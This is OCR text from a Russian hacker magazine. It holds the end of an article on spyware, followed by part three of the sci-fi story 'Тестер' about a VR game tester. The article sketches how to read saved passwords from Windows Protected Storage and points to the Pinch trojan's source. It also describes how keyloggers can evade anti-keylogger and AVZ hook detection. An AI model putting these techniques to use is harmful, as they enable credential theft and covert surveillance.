
Теперь нам нужно получить интерфейс IEnumPStoreTypes, через который мы будем перечислять типы записей ProtectedStotrage:

```
IEnumPStoreTypesPtr EnumPStoreTypes;
hRes = PStore->EnumTypes(0, 0, &EnumPStoreTypes);
```

Теперь сделаем цикл перебора типов, и для каждого типа записи будем перечислять подтипы с помощью этого же интерфейса. Для каждого типа записей мы получаем TypeGUID — уникальное численное значение, описывающее данный тип. Сравнив этот тип с известными типами, используемыми Internet Explorer, Outlook Express и другими подобными программами, мы получим интересующие хакера записи. Теперь мы можем с помощью метода ReadItem класса IPStore прочитать любую запись. Я не буду приводить здесь полный код, так как он занимает довольно много места, ты его сможешь найти на диске к журналу.
Не надейся найти в ProtectedStorage сохраненные пароли на диалап, потому что тут их нет. Для того чтобы их получить, нужно работать с RAS, службой управления дозвоном.Она имеет все нужные функции для перечисления и чтения сохраненных паролей (GetRasEntryCount, RasEnumEntries, GetLSAData, RasGetEntryProperties). Полные исходники алгоритма извлечения паролей ты можешь посмотреть в соответствующем модуле трояна Pinch.

САМЫЕ ПРОДВИНУТЫЕ TAN-ГРАББЕРЫ УМЕЮТ ОТКЛЮЧАТЬ РАЗЛИЧНЫЕ ЗАЩИТЫ НА САЙТЕ БАНКА, ИМИТИРУЯ ДЕЙСТВИЯ ПОЛЬЗОВАТЕЛЯ ПО УСТАНОВКЕ НАСТРОЕК АККАУНТА.


Protected Storage Explorer


антивирусная утилита AVZ

СИСТЕМЫ СБОРА СТАТИСТИКИ

Spyware-программы этой категории малоопасны и предназначены для сбора информации о программном обеспечении, установленном на компьютере, о посещаемых сайтах и т.д. Реализация всего этого дела тривиальна (перечисление файлов и записей в реестре). Тем более задачу нам облегчает наличие папки Temporary Internet Files, в которой Internet Explorer сохраняет всю историю посещения сайтов. Некоторые программы этого класса либо интегрируются в Internet Explorer (устанавливаются, как тулбар или Shell Extension), либо используют другие методы скрытой автозагрузки. Интеграция в IE чаще необходима для обхода файрволов. Хоть они и имеют контроль компонентов и выдадут предупреждение, но обычно никто на это внимания не обращает. Хоть эти программы и считаются не очень страшными, но они обычно имеют систему автообновления, а значит, в любой момент могут быть использованы для загрузки уже чего-то более сложного. Часто такие программы загружаются на большое количество машин, сканируют их, а затем собранные данные используют для того, чтобы определить, имеется ли на компьютере что-либо полезное (номера кредитных карт, например). На такие компы производится загрузка трояна наиболее подходящего под этот случай, например, через систему автообновления Spyware.

ЗАЩИТА ОТ SPYWARE

Щит и меч. Spyware и AntiSpyware. Давай посмотрим, что же уготовили производители легального софта, чтобы уберечь нас от нехороших шпионов. Причем посмотрим на программы для поиска и удаления Spyware не по сигнатурам, а по характерным принципам действия шпионских программ. Начнем с уже упомянутой программы AVZ. Помимо сигнатурного поиска, эта программа имеет возможность обнаруживать API-перехваты (как в user mode, так и на уровне ядра) и сканировать LSP (Winsock Layared Service Provider). Перехваты API используется, как ты помнишь, некоторыми формграбберами для получения данных форм, а также многими троянами для сокрытия своего присутствия в системе. AVZ может найти и показать перехватчик. Полезной возможностью является также обнаружение кейлоггеров, устанавливающих с помощью SetWindowsHookEx ловушки. Против кейлоггеров существуют также специальные программы, такие как HookMonitor, AntiKeylogger и PrivacyKeyboard. Они обеспечивают защиту от широко применяемых методов кейлоггинга. Например, AntiKeylogger перехватывает в ядре функции NtUserSendMessage, NtUserSetWindowsHook, NtUserGetKeyboardState и запрещает такие действия, как установку клавиатурных хуков, скан клавиатуры через GetAsyncKeyState и снятие текста с окон путем посылки сообщения WM_GETTEXT. Эти программы умеют даже блокировать драйверные кейлоггеры, использующие драйвер-фильтр клавиатуры. Те, кто пользуется такими программами, обычно имеют на своем компьютере ценную информацию, которую кто-то захочет украсть. Поэтому хакеру обязательно нужно реализовать обход подобных защитных средств. Рассмотрим все этапы, которые проходит информация: от клавиатуры до его получающего приложения, чтобы понять, где ее можно перехватить и где этот процесс может быть обнаружен:

1 Драйвер клавиатуры принимает прерывание от нее и считывает информацию в свой буфер.
2 Процесс сервера подсистемы win32 (csrss.exe) посылает IRP драйверу клавиатуры с запросом на получение информации.
3 Драйвер клавиатуры возвращает IRP-пакет с информацией, по пути пакет проходит цепочку установленных клавиатурных фильтров.
4 csrss.exe обрабатывает поступающую информацию и рассылает оконные сообщения по ожидающим их процессам через функции драйвера win32k.sys.
5 Процесс, получающий сообщения, вызывает GetMessage. Эта функция передает управление в ядро, где вызывается NtUserGetMessage из win32k.sys через теневую таблицу системных сервисов (Shadow SDT).
6 Процесс передает сообщение функции TranslateMessage, которая может передать сообщение в ядро функции NtUserTranslateMessage, но для клавиатурных сообщений она этого не делает.
7 Сообщение передается клавиатурным хукам, если они установлены.
8 Процесс передает сообщение функции DispatchMessage, после чего оно отправляется в оконную процедуру.
9 После выполнения оконной процедуры сообщение возвращается обратно в ядро.


Как видишь, путь информации о клавиатурном вводе достаточно сложен, и защитные программы не могут защитить тебя от перехвата информации на всем этом пути. Программы AntiKeylogger и PrivacyKeyboard могут защитить лишь участки 1, 3 и 7, следовательно, у хакера остается море возможностей написать кейлоггер, который обойдет эти защиты. К примеру, можно перехватить информацию на любой стадии ее обработки в ядре (путем модификации Shadow SDT или кода одной из функций), но пока в этом нет необходимости, так как можно обойтись перехватом user mode API-функций. Как вариант, можно перехватить функцию TranslateMessage и получать все оконные сообщения так, как будто мы установили клавиатурный хук.
Допустим, кейлоггер на перехвате API готов. Теперь хакер будет справляться с AVZ и другими подобными программами, обнаруживающими перехваты. Как это ни парадоксально, но самый лучший способ скрыть перехват — это его не устанавливать вообще. Например, если обработчик находится в DLL, подгружающейся во все процессы, то можно просто не устанавливать перехваты в процессе avz.exe, и тогда AVZ их не увидит. Этот метод прост в реализации, но не годится для использования в серьезном продукте. Лучше просто использовать методы перехвата необнаруживаемые подобными программами. Например, можно с помощью дизассемблера длин пройтись по функции, найти команду ret и перед ней поставить push с адресом своего кода. Смысл этого действия в том, что стек в конце функции аналогичен стеку в ее начале, push перезапишет адрес возврата, и ret передаст управление на хакерский код, они смогут обработать результаты выполнения функции.

ТУТ И СКАЗКЕ КОНЕЦ

От современных шпионских программ нет никакой надежной защиты, кроме головы да прямых рук. Не поможет ни антивирус, ни файрвол, ни специальные программы. Только понимание работы spyware поможет обезопасить от этой напасти. Надеюсь, что материал тебе пригодится.

BINARY YOUR'S





TEXT MINDW0RK / mindw0rk@gameland.ru /

Тестер

Часть третья

Кафе «Портовое» находилось рядом со старым Арбатом. Никто не знал, почему оно носило такое название. Может быть, владельцы рассчитывали, что это привлечет моряков и любителей морской романтики, а может, просто выбрали наугад. Главное то, что здесь было тихо, уютно, и атмосфера располагала к общению. А еще здесь готовили первоклассные блины. В «Портовом» они с Жоркой познакомились в реале в первый раз, и именно в этом месте встречались, чтобы развеяться, попить пивка и обсудить свои виртуальные радости. Обычно кафешка действовала на Андрея успокаивающе. Но только не сегодня. Он посмотрел на часы — половина четвертого, до назначенного Жориком времени оставалось 15 минут. В животе заурчало, и Андрей только сейчас ощутил, насколько сильно проголодался. Последний раз он ел почти сутки назад, на фуршете в здании ВРИ. С тех пор было не до еды. Когда подошла официантка, Андрей заказал свои любимые блинчики с грибами и сыром и пиво с фисташками.

«…взрыв был такой силы, что в домах вылетели стекла, а детская площадка, находящаяся под окнами квартиры, покрылась осколками и горящими обломками. Жители района утверждают, что за последние несколько лет ничего подобного не случалось, а о причине взрыва они не догадываются».

Это была обычная передача в духе «Криминальной хроники», звучащая с телевизора над барной стойкой, но некоторые обрывки слов заставили Андрея прислушаться. В конце концов он встал и подошел к экрану.

«Сейчас на месте происшествия работает пожарная бригада. Пока неизвестно, находился ли в квартире на момент взрыва проживающий в ней жилец — 21-летний молодой человек по имени Андрей Чуев…».Его имя, прозвучавшее по телевизора, было подобно пощечине.

«…но мы надеемся, что он находится в безопасном месте. В каком-нибудь кафе на Арбате, сидит и ест блинчики с сыром. А сейчас на телеканале «ОРТ» новости спорта».

В телевизоре появилась спортивная заставка, ведущую сменил мужчина в строгих очках.

Андрей вернулся на свое место. Странное поведение ведущей, ее догадки о том, где он находится, отошли на второй план. Они взорвали его квартиру. Но зачем? Если ВРИ собиралась его убить, то зачем привлекать к себе внимание подобным образом? Поскорее бы пришел Жорик. Андрей снова посмотрел на часы — без пятнадцати пять.

— Ваш заказ.

Молоденькая девушка ловко переставила с подноса на стол тарелку с блинами, бокал пива и фисташки в розетке.

Автор иллюстраций Анна Журко ; Иван Величко



— Приятного аппетита, — добродушно пожелала она редкому, но постоянному клиенту.
Блинчики действительно выглядели на все сто. Поджаренные, с золотистой корочкой, политые соусом…
Андрей отрезал кусочек, отправил в рот… и тут же поперхнулся, выплевывая остатки на тарелку. Аппетитная на вид еда оказалась на вкус отвратительной, прелой субстанцией. Он запил ужасный привкус во рту пивом, и с ужасом почувствовал, что пиво отдает мочой.
Андрей сплюнул и выругался. Было такое ощущение, что целый Мир ополчился на него. Андрей устало положил голову на стол и тут же услышал над собой низкий мужской голос:
— Здравствуйте, я от Жоры. Следуйте со мной.

* * *

Андрей сидел в салоне новенького «Мерседеса», глядя в окно на проносящиеся московские улицы. Еще вчера, до того момента, как он получил письмо с предложением стать тестером, Москва была совсем обычной. За один день она словно перенеслась в параллельную реальность, где все не так, как должно быть. Странности касались даже его самого. Разве сел бы он пару дней назад в машину к этому типу бандитской наружности, с тюремной татуировкой на плече? Типу, который вез его непонятно куда и который, совершенно очевидно, не имел никакого отношения к Жоре. Но в то же время, откуда он мог знать о месте встречи? Не под пытками же они выведали у Жорика? Хотя теперь Андрей уже ни в чем не был уверен.
Водитель молчал, сжимая руль громадными, волосатыми руками.
— А почему Жора сам не приехал? — наконец спросил Андрей.
Молчание.
— Зачем он вас послал? И куда мы едем?
Ноль эмоций.
Андрей отвернулся к окну.
Машина проехала еще несколько километров, удаляясь от центра. Впереди показался мост.
— Молитвы знаешь? — внезапно нарушил молчание водила.
— Что?
— Молитвы, говорю, знаешь?
— Нет, — вопрос незнакомца был нелепым и ничего хорошего не предвещал.
— А жаль. Тебе бы сейчас пригодились.
С этими словами зек резко дернул руль влево, и машина, вместо того чтобы выехать на мост, понеслась к огороженной площадке, выступающей над каналом. Андрей с ужасом осознал, что сейчас должно произойти. В голове пронеслись моменты из боевиков, где герой выпрыгивает из авто за секунду до гибели, но последовать их примеру Андрей не мог. Страх приковал его к сиденью.
-Не надо! — крикнул он, но водила с каменным лицом вел Мерс прямо к обрыву. Он даже не пытался как-то сам спастись, и по виду не беспокоился о своей судьбе.
Через мгновение раздался удар, настолько сильный, что Андрей стукнулся головой об крышу, на пару секунд потеряв представление, где находится. Машина разнесла бампером шаткую ограду и полетела в воду. Через лобовое стекло Андрей успел увидеть несущуюся на них толщу воды, потом раздался еще один гулкий удар, и Мерс погрузился в пучину канала.

* * *

— Ну и помойка, — тихо проговорил Андрей, глядя через лобовое окно на дно Москвы-реки. И разразился хохотом. Его друга похитили, квартиру взорвали, за ним охотятся психопаты из ВРИ, он находится в одной машине с каким-то уголовником, а сама машина — на дне канала… и единственное, что его волновало, — это чистота воды. Правда, уголовник рядом не подавал признаков жизни: из его головы, лежавшей на руле, текла струйка крови. Похоже, во время удара ему повезло меньше. Андрея удивило полное отсутствие каких-либо признаков протечки. Окна были плотно закрыты и не пропускали ни капли.
-Умеют же делать, — пришла в голову еще одна смешная мысль.
Нужно было решать, оставаться в машине и ждать спасения или выбираться самому. Не могло такого быть, чтобы никто не заметил Мерседес, летящий в воду с причала. Но Андрей не представлял, на сколько ему еще хватит кислорода.
Поверхность воды через стекло казалась совсем близко. Три-четыре метра, не более. Еще раз посмотрев на камикадзе, распростертого рядом, Андрей принял решение.
Разувшись и пошарив по приборной панели, он стал клацать разные кнопки, пытаясь найти управление окнами. Наконец стекло рядом с водителем опустилось, и бурлящий поток воды ворвался в салон. Андрея буквально приплющило напором к боковой двери, дыхание от неожиданности перехватило, но он успел набрать в рот как можно больше воздуха. В этот момент лобовое стекло треснуло и лопнуло как мыльный пузырь, освобождая тысячи несущихся к поверхности пузырей.
Когда водоворот прекратился, Андрей оттолкнулся от сидения ногами и, работая всем телом, поплыл вверх. Глубина оказалась больше, чем он предполагал. Его снова сковал панический страх, что не успеет добраться до поверхности. К горлу подступили приступы удушья. И, когда Андрей уже вот-вот был готов открыть рот и впустить в легкие



терпкую грязную жидкость, его голова вынырнула из вод канала.

* * *

Андрей выбрался на бетонный выступ и огляделся. Единственными людьми поблизости была пожилая пара, с удивлением глазевшая на него.

— Молодой человек, здесь нельзя купаться! — наставительно произнесла дама.

— Может, здесь еще и мочиться нельзя? — огрызнулся Андрей и, достав причиндалы, живописно отлил прямо на глазах оторопевших стариков.

— Нелюди! — сдавленным голосом воскликнул пожилой джентльмен, уводя свою спутницу.

Андрей снял мокрую футболку, штаны и, разложив их рядом, опустился на лестничную ступеньку. Вода в том месте, где утонула машина, перестала пузыриться, как будто ничего не произошло. Интересно, сколько времени он бы ждал помощи? Год? Два?

Солнце приятно ласкало тело, и Андрей мысленно поблагодарил Бога, что на улице лето, а не зима. Пока сушилась одежда, он сидел, глядя на воду, и размышлял, что делать дальше. Первым делом необходимо было позвонить Жоре на мобильник. Даже если отморозки из ВРИ захватили друга, он хотя бы попытается узнать, что им от него нужно. Конечно, теперь нужно действовать осторожно. Давать себя убить второй раз Андрею не хотелось.

Пошарив в карманах штанов, он вытащил мокрые, жалкие на вид деньги. Всего 1800 рублей. Хорошо, что паспорт не забыл. Без денег еще можно было выкарабкаться, но без документов его в таком виде быстро заграбастают. Мобильник, также все это время находившийся в штанах, не подавал признаков жизни. Андрей минут 5 пытался привести его в чувство, но так ничего и не добившись, со злостью ударил его об бетонную плиту.

Чудеса продолжались. Пластмассовый корпус «Нокии» не разлетелся на тысячу кусочков, а звонко отскочил от камня и приземлился возле бугристого булыжника, помеченного кем-то красной маркой.

—Не психуй! — приказал себе Андрей и поднял с земли мобилку. На корпусе не было ни царапины.

Вблизи булыжник, возле которого приземлилась «Нокия», оказался более интересным. Марка имела форму стрелы, указывающей вниз, и, судя по всему, была оставлена помадой. Андрей наклонился и увидел под камнем небольшое углубление, абсолютно невидимое с расстояния. Просунув туда руку, он нащупал что-то твердое, завернутое в газету. Это был небольшой сверток.

—Бомба! — подумал Андрей, разворачивая его.

И оказался почти прав. Внутри находились ключ с брелком от Хонды и заряженный пистолет.

* * *

Солнце уже потихоньку начинало садиться за горизонт. Андрей все еще сидел у моста, рассматривая находку. Он не разбирался в оружии, но это определенно был пистолет не для распугивания воробьев. Тяжелый, с крупными, продолговатыми пулями в обойме. Андрей уже не верил в совпадения. Судьба подбросила ему этот подарок не просто так, и он чувствовал, что пистолетом рано или поздно воспользуется. Но пока нужно было выполнить запланированное.

Андрей натянул еще не до конца высохшие штаны и босиком пошел искать таксофон. Никто из прохожих не обращал на него внимания — очевидно, в Москве не так редко купаются в черной от грязи реке. Таксофона нигде поблизости видно не было, зато Андрей заметил на пустующей остановке высокого парня в солнцезащитных очках, увлеченно беседующего с кем-то по мобильному. Подождав, пока он закончит, Андрей приблизился и попросил:

— Извините, вы не одолжите на секунду телефон? Мне срочно нужно позвонить.

Парень с подозрением оглядел его снизу вверх.

— Хочешь спарафинить мой телефон?

— Я? Да нет, мне действительно нужно. Мой мобильник сломался, а один человек очень ждет моего звонка.

— Вали отсюда. «Мобильник у него сломался». Дурака нашел? — презрительно бросил долговязый.

Андрей уже собрался отходить, но почувствовал, как пистолет, выпирающий из кармана, начал вываливаться, и с громыханием свалился к его ногам.

Лицо парня на остановке вытянулось. Он с затравленным видом смотрел, как Андрей поднимает оружие.

— 32-й калибр. Пуля с такого расстояния пролетает насквозь! — попытался отшутиться Андрей, но, судя по физиономии, парень юмора не понял. Осторожно положив на землю свою мобилку и извиняясь на ходу, он попятился к краю остановки, а затем, резко развернувшись, кинулся бежать.

— Да я пошутил, — крикнул ему вдогонку Андрей, но тот уже не слышал. Андрей сообразил, что лучше убираться подобру-поздорову. И, захватив оставленный мобильник, быстрым шагом отправился искать, где менее людно. Через минут 10 он дошел до небольшого парка. Сев на скамейку, Андрей набрал номер Жоры. Послышались длинные гудки, а затем незнакомый женский голос ответил: «Алло?».

— Здравствуйте. А вы кто? — поинтересовался Андрей.

— Это вы кто? — возмутилась мадам.

— Я Андрей. Мне нужен Жора.

— По этому номеру нет никакого Жоры.
— Могу я поговорить с Олегом Николаевичем?
— Молодой человек, вы издеваетесь?
— Это номер моего друга Жоры Ершова. Мне его нужно срочно найти.
— Это уже 2 года как мой номер, и не знаю никакого Жоры, тем более Олега Николаевича. Набирайте, пожалуйста, правильно, — в трубке раздались гудки.
Андрей еще раз набрал знакомую комбинацию цифр, но снова услышал тот самый женский голос. Он знал номер мобильного Жоры наизусть и не мог ошибиться. Значит, все это было подстроено, и мадам в телефоне работала на его врагов. Только почему они не попытались узнать, где он находится? Или может им и не нужно спрашивать?
Андрей выбросил чужой мобильник в мусорный бак и поспешил удалиться. По пути он увидел вывеску «Интернет-кафе». Прислушиваясь к внутреннему голосу, Андрей открыл дверь и зашел внутрь.

*** * ***

У него не было в Москве друзей, к которым он мог обратиться за помощью. Андрей практически не вел социальной жизни и чаще общался с людьми через Сеть. Но у него оставался Интернет, который не раз выручал из трудных ситуаций. Андрей проплатил за час и, усевшись за компьютер, принялся искать.
Первым делом он зашел на новостной сайт, чтобы узнать подробности взрыва. Ничего нового, впрочем, там не было. «Из-за чего произошел взрыв, никто не знает, пострадал ли кто-нибудь, где находится хозяин квартиры — неизвестно». Андрей нашел фотографию с места происшествия. На месте, где должно было быть окно его квартиры, зияла черная дыра.
Когда Андрей ввел в google запрос о «ВР Инсайд», поисковик ясно дал понять, что информации о ней в Сети нет. С той же вероятностью из Интернета могла полностью исчезнуть любая инфа об игре Doom. Конечно, Меза не была настолько популярна, но несколько лет назад игроманы бурно обсуждали обещанные возможности, делились впечатлениями от скринов и интервью. Что-то должно было остаться, ведь не могла же сама ВРИ удалить тексты с серверов, находящихся в разных уголках Земли.
Андрей стал по памяти перерывать сайты, на которых когда-то размещались интервью и сведения о проектах ВРИ. Но везде его встречала ошибка: «404: Файл не найден». Он попытался через портал *arhive.org* восстановить бывший официальный сайт компании, но и это не сработало. Через 40 минут, когда Андрей уже отчаялся что-либо найти, он решил проверить свой емейл. В ящике было только одно сообщение от анонимного пользователя с пометкой «Важно». Внутри была ссылка.
Андрей нажал на нее и попал на сайт Интерпола, в раздел наиболее разыскиваемых преступников. С монитора на него, помимо неизвестных физиономий, смотрело собственное лицо. Под фотографией, сделанной год назад на встрече юзеров из местной локалки, неизвестно как попавшей к властям, была приписка: «Разыскивается по подозрению в убийстве, осуществлении подрыва и совершении ряда электронных краж в особо крупных размеров». Дальше шло перечисление примет, которые достаточно точно его описывали, и обещанная награда за помощь в поимке — 50 тысяч долларов. Чуть правее красовалась фотография Усама бен Ладена.
Андрей оглянулся и заметил, как на него, о чем-то перешептываясь, поглядывают бармен и администратор инет-кафе. Перезагрузив комп, Андрей встал и поспешно вышел на улицу.

*** * ***

Что теперь делать , Андрей не знал. Рано или поздно они доберутся до него. Ему некуда было идти, некуда было скрываться, он даже не знал, с кем на самом деле имеет дело. То, что ВРИ — не просто геймдевелоперская контора, было теперь понятно. Что за ней скрывается — оставалось только догадываться.
Все, что происходило, напоминало сюжет какого-то боевика, где он был главным героем. Только машина, рухнувшая на дно канала, не была похожа на декорации. Андрей вспомнил несколько своих любимых фильмов, и объединяло их одно — главный герой не убегал от неприятностей. Он шел прямо в логово злодея, чтобы расправиться с ним. Что ж, ему нечего терять. По крайней мере, так все быстрее закончится.
Остановив жестом проезжающего таксиста, Андрей договорился о цене и назвал адрес здания, из которого он утром бежал что есть мочи. Правда, тогда у него не было пистолета и его не пытались убить. Да и была еще надежда получить объяснения у друга.
Водитель, чтобы развлечь пассажира, принялся рассказывать историю, которая произошла с ним и другом в баре.
— …Ну и друг мне: «Спорим, не подкатишь к ней, слабо?». А я ему: «Спорим. На два литра Клинского». В общем, забили мы. Я пробор поймал и, значит, иду к ней. А телка там — ваще, как на картинке в телевизоре. Ну, я ей: «Типа привет». А она: «Привет». И улыбается так вся. Бабы… все об одном думают.
Водила довольно загоготал, и Андрей, чтоб его поддержать, неестественно гыгыкнул.
— В общем, Вован проспорил мне бутыль. Мы с той девахой потом уехали, и я ее по пути того, ну ты понял, всяко-разно.
— Ага, — одобрительно закивал Андрей. И, чтобы поменять тему разговора, стал расспрашивать, как долго тот работает водителем.
— Да как себя помню. Лет 20 уже поди. За этот срок уже столько всякого случалось, у-у-у. Водила стал рассказывать дорожные истории, но Андрей окунулся в свои мысли, думая о Жорке, ВРИ, Мезе. Ему хотелось вернуться в виртуальный мир Мезы. Без надзора, без инцидентов, влияющих на реальную жизнь. Просто, чтоб уйти от всего того, что на него навалилось.
— А я ему: «Спорим. На два литра Клинского». В общем, забили мы. Я пробор поймал и, значит, иду к ней. А телка там — ваще, как на картинке в телевизоре.
Андрей отвлекся от своих мыслей и с удивлением посмотрел на водителя. Тот пересказывал слово в слово барную историю, во время которой он выиграл два литра пива. Дойдя до момента, когда он «всяко-разно деваху», таксист на некоторое время замолчал… и принялся слово в слово пересказывать уже рассказанную дорожную историю. Так же увлеченно, как в первый раз.
Когда история про спор на «Клинское» стартовала в третий раз, в малейших подробностях повторяя предыдущие, Андрей прервал его:
— Вы издеваетесь надо мной?
Таксист, не обращая на него никакого внимания, продолжал говорить. На попытки Андрея вмешаться и объяснить, что он уже слышал все это, он никак не реагировал и, словно живой магнитофон, продолжал транслировать запись. Да и все его рассказы передавались с абсолютно одинаковой интонацией.
Андрей проехал молча всю дорогу до названного адреса и под конец уже был готов сойти с ума. Наконец-то машина остановилась, и впервые за 40 с лишним минут живой робот прервал свою запись, чтобы сказать:
— Счастливой дороги.
Андрей кивнул, захлопнул дверь и, проводив взглядом странное такси, пошел дальше.

*** * ***

Он снова находился в одном из старых московских двориков, где за кронами деревьев виднелись очертания здания «ВР Инсайд». Андрей приехал расправиться с врагом, но с чего начать — не представлял. Олег Николаевич находился внутри, Андрей это чувствовал, а также куча сотрудников и охрана. Но стоять на месте, приехав сюда, было глупо.
Он осторожно подошел к зданию. В стеклянной будке стоял тот же охранник. Через минуту из двери вышло двое сотрудников компании и направились к своим машинам на расположенной во дворе парковке. Солнце уже почти село, рабочий день подошел к концу и все, похоже, разъезжались.
Стоянка для машин охранялась, но камера и будка охранника были расположены не совсем удобно для просмотра, так что при желании можно было незаметно прокрасться. Если бы он только знал, какая из этих машин Олега Николаевича.
Внезапная мысль заставила Андрея засунуть руку в карман. Он вытащил ключ и еще раз посмотрел на парковочную полосу. Среди машин была Honda Accord — точно такой же модели, какая значилась на брелке. Конечно, думать о том, что ключ подойдет, было откровенно глупо, но за последние 2 дня случалось много невероятных вещей.
Пригнувшись и пробежав вдоль забора, Андрей юркнул в ряд машин и подобрался к Хонде. Вставил в нее ключ, провернул, и дверь открылась.
— И мне еще баночку «Колы», если можно, — посмотрев на небо попросил Андрей.
Забравшись в салон и закрыв дверь, он осмотрелся. И первым, что увидел, была оставленная на заднем сиденье 0,25-литровая банка Cola Light.

*** * ***

Машины на стоянке быстро редели. Спрятавшись на заднем сиденье, Андрей наблюдал через затемненное окно, как один за другим работники ВРИ выходят из здания и разъезжаются. В конце концов на стоянке осталась только Хонда, в которой он сидел.
На улице уже совсем стемнело, во дворике здания фирмы зажглись огни. Наконец показался тот, кого он ждал. Олег Николаевич еще минуты две о чем-то разговаривал с охранником, потом кивнул ему на прощанье и направился к машине.
Андрей нырнул под сиденье и затаил дыхание.


ФУТБОЛ...
www.totalfootball.ru



Враг открыл дверь, сел за руль и завел двигатель. Андрей дал ему выехать с территории фирмы и только потом резким движением приставил дуло к шее водителя.
— Привет, не ждал? Сверни здесь, — сказал он.
Олег Николаевич повиновался.
— Ты же не будешь стрелять?
— Еще как буду. Дай только повод, — Андрей с гордостью ощутил стальные нотки в своем голосе.
— У тебя еще вся жизнь впереди. Не разрушай все своими же руками.
— Это ты разрушаешь мою жизнь. Наверное, думал, что все останется безнаказанным?
— О чем ты говоришь?
— Сюда поворачивай. Там заброшенная стройка, езжай к ней.
Стройку Андрей успел заметить, когда ехал сюда с роботом-таксистом. Машина остановилась рядом с недостроенным зданием, Андрей ткнул водителя дулом пистолета.
— Выходи. И без глупостей, мне уже терять нечего, пристрелю без вопросов.
Враг вышел из машины.
Это место было абсолютно безлюдным и тихим. Они стояли под тусклым светом фонаря.
— А теперь рассказывай. Все по порядку. И начни с того, почему вы пытаетесь меня убить?
Олег Николаевич вытянул лицо в изумленной гримасе.
— Это какое-то нелепое недоразумение. Зачем нам тебя убивать? Мы, как и ты, хотели узнать правду. О твоих фантастических способностях. Твой побег только все усложнил. А потом исчезновение из больницы Георгия…
— Вы еще скажите, что в этом ни при чем.
— Это правда!
— И о подосланном зеке, пытавшемся утопить меня в канале, вы тоже не знаете?
— Нет!
— И о взрыве моей квартиры посреди бела дня?
— Я слышал об этом, но клянусь, ВРИ не имеет к этому никакого отношения. Наоборот, мы пытались тебя найти, чтобы защитить.
— Не верь ему!
Андрей не поверил своим ушам. Он резко повернулся и увидел выходящего на свет фонаря Жорика. Все его тело было покрыто шрамами от ожогов.
— Это, — показал он на свое лицо, — они сделали со мной. И ты следующий.
— Ложь! — закричал Олег Николаевич. — Ты знал, что подобное могло когда-нибудь случиться. Я предупреждал тебя, не зарывайся.
— Ты, сумасшедший. Все, что тебе нужно было, — его дар. На него самого, как и на меня, тебе плевать.
Андрей стоял в стороне, не понимая, что происходит.
— Ты хотел знать, что случилось? — спросил Жора. — Тестеры, которые тщательно отбирались для проекта Меза — не совсем обычные люди. У каждого из них есть особый, нереализованный дар, но имеющий большой потенциал. Способность влиять на окружающий мир, людей. Причина всего, что с тобой происходит, лежит в тебе самом.. Я не знаю, как именно ты это делаешь, но ВРИ была основана для изучения таких способностей. А Меза — для их тренировки. Считалось, что безопаснее наблюдать за проявлениями твоего дара в интерактивном симуляторе, но оказалось, что даже из Мезы ты можешь влиять на реаллайф.
— А почему тогда раньше со мной не происходило ничего подобного?
— Происходило, но всякий раз ты находил этому объяснение. ВРИ старается всячески скрывать то, чем занимается. И ты поставил их исследования под угрозу.
— Господи, какая чушь, — прервал Жору Олег Николаевич. — Андрей, неужели ты действительно веришь, что ты какой-то сверхчеловек, супермен?
Внезапно раздался вой сирены, и заброшенная стройка осветилась огнями фар милицейских машин. В воздухе появился вертолет, и громкий голос в рупор объявил:
—Бросай оружие, район оцеплен.
Андрей увидел, как минимум, 30 людей в форме и масках, которые направили на него автоматы.
— ВРИ и к этому отношения не имеет? — не опуская пистолета, спросил он.
Олег Николаевич пожал плечами.
На его футболке весело прыгали десятки красных точек, в любую секунду готовые превратиться в рваные раны на теле. Андрей буквально физически ощутил, как в него впиваются очереди пуль, представил, как с последним вздохом падает на землю…
— Дружище, положи пистолет, послушай их. Мы знаем, что ты ни в чем не виноват, поверь, все образуется, — Жора пытался говорить спокойно.
— Он прав. Не делай глупостей, — закивал Олег Николаевич.
Все это было, как дурной сон.
Андрей устало оглянулся на всех этих людей, которые приехали за ним. И увидел позади милицейских машин рекламный щит, на котором в свете огней выступала яркая надпись: «Меза: мир, который строишь ты сам». В голове вспышкой пронеслись образы, преследовавшие его последние два дня: работники ВРИ, продавщица, Олег Николаевич, странная девочка Кристи, медсестра в больнице, зек с татуировкой, пожилая пара, парень с мобильником, робот-водитель и Жора.
—Мир, который строишь ты сам, — тихо прошептал Андрей.
После этого приставил дуло к своему виску и нажал на курок…

* * *

— Андрюха, привет, где пропадал? Я тебе звонил… Как твое тестирование?
Андей был рад снова видеть Жорку в аське. Прошло две недели с тех пор, как они общались в Сети последний раз. Андрей практически не бывал в реальной жизни, проводя все свое время в Мезе. Работники ВРИ выполнили свое обещание: мир, дверь в который они открыли, был действительно потрясающим по реалистичности. Мозг не мог отличить, где заканчивается реальность, а где начинаются твои фантазии.
Он вспомнил свое первое возвращение из Мезы. Выстрел, тьма, лаборатория ВРИ, где первым, что он услышал, был бодрый голос Олега Николаевича: «С возвращением!». Дум, квейк и даже самые революционные онлайновые RPG — все это в скором времени уйдет в прошлое, потому что никогда не даст полного ощущения погружения. Кто бы мог подумать, что одна единственная пилюля, растворившаяся в стакане воды, сможет заменить миллионы бит на DVD? Андрей помнил, что когда на фуршете пил предложенный сок, он ощутил странный привкус в нем, но тогда не придал этому значения. А ведь именно с того самого глотка началось его погружение в Мезу.
У «ВР Инсайд» ушло 5 лет, чтобы разработать формулу, поразительным образом стимулирующую человеческое воображение. Конечно, многие будут сравнивать Мезу с ярким сном. Но лишь до тех пор, пока не попадут в этот мир сами и не почувствуют разницу. «Мир, который ты строишь сам» — все оказалось именно так, только даже ты сам не знаешь, какое приключение тебе уготовит воображение в следующий раз. Некоторые тестеры пережили в Мезе настоящие кошмары, другие испытали эмоции, которых ждали всю жизнь. У Андрея было и то, и другое. И это только начало.
— Идет полным ходом, — ответил он другу. — Пришел вот за некоторыми вещами. Не знаю, сколько еще продлится тестирование. Как только все закончится, встретимся, все расскажу.
— Твои ожидания оправдались?
— Более чем.
